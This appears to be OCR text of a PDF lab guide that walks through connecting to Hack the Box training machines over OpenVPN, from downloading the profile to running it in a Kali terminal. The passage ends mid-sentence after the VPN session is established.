
TACTICS



Tactics

Table of Contents

DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-18-2025	A	R. Voss	


AUTHORS NOTE:


Tactics

1 Hack the Box


1.1 Connect using Openvpn

Open Hack the Box and select a machine








or




Tactics



2 CONNECTIONS
SkipV
Connect To Hack The Box
select machines
Machines
Play Machines
OPEN VPN
US VIP+ 1
Starting Point
Play Starting Point Machines
OFFLINE
US STARTINGPOINT 1
Endgames
Play Endgames
OFFLINE
Seasonal - EscapeTwo
Compete on the latest released Machine
OPEN VPN
US VIP+ 1
INTRODUCTION TO LAB ACCESS
TROUBLE CONNECTING?



CONNECT TO HTB
SkipV
Connect to Starting Point
OpenVPN
The OG way of connecting to a machine.
Pwnbox
Your own web-based Parrot Linux instance to play our labs.
INTRODUCTION TO LAB ACCESS
TROUBLE CONNECTING?
select OpenVPN


If you switch your Access or your Server,
select US on both Access and Server then hit Download VPN
Your active machine
Devel
could be reverted to a default clean state if you change servers.
VPN ACCESS
US - Starting Point
VPN SERVER
US StartingPoint 1
PROTOCOL
UDP 1337
TCP 443
DOWNLOAD VPN


Tactics


starting_point_SkipV.ovpn
Always Open Similar Files
Show in Folder
Copy Download Link
Delete
Remove From History
Clear Preview Panel
Hack The Box :: Dashb...
SkipV
Pending Connection
May take up to two minutes to connect
Type the following into your terminal/console
openvpn /path/to/SkipV.ovpn
select download and Show in Folder



Downloads - Thunar
File Edit View Go Bookmarks Help
root Downloads
Warning: you are using the root account. You may harm your system.
Places
Computer
root
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Win32
x64
7z2409-x64.exe
cacert.der
kiwi_passwords.yar
lab_SkipV.ovpn
mimicom.idl
mimikatz_trunk.7z
mimikatz_trunk.zip
neo4j-client-sso.log
neo4j-client-sso(1).log
PingCastle_3.3.0.1.zip
README.md
zerologon_tester.py
select and move to desktop
"lab_SkipV.ovpn" | 3.3 KiB (3,354 bytes) | OpenVPN profile


Desktop - Thunar
File Edit View Go Bookmarks Help
root Desktop
Warning: you are using the root account. You may harm your system.
Places
Computer
root
Desktop
Recent
Trash
Documents
Music
Pictures
lab_SkipV.ovpn
starting_point_SkipV.ovpn

Tactics




Open a terminal in Kali




Because we've saved the link onto the desktop we will change directories.

cd Desktop


Tactics






Now we can run the file with openvpn

WE get a session…this window must stay open the entire time we are doing this lab…this is the VPN connection to Hack the Box




Now open 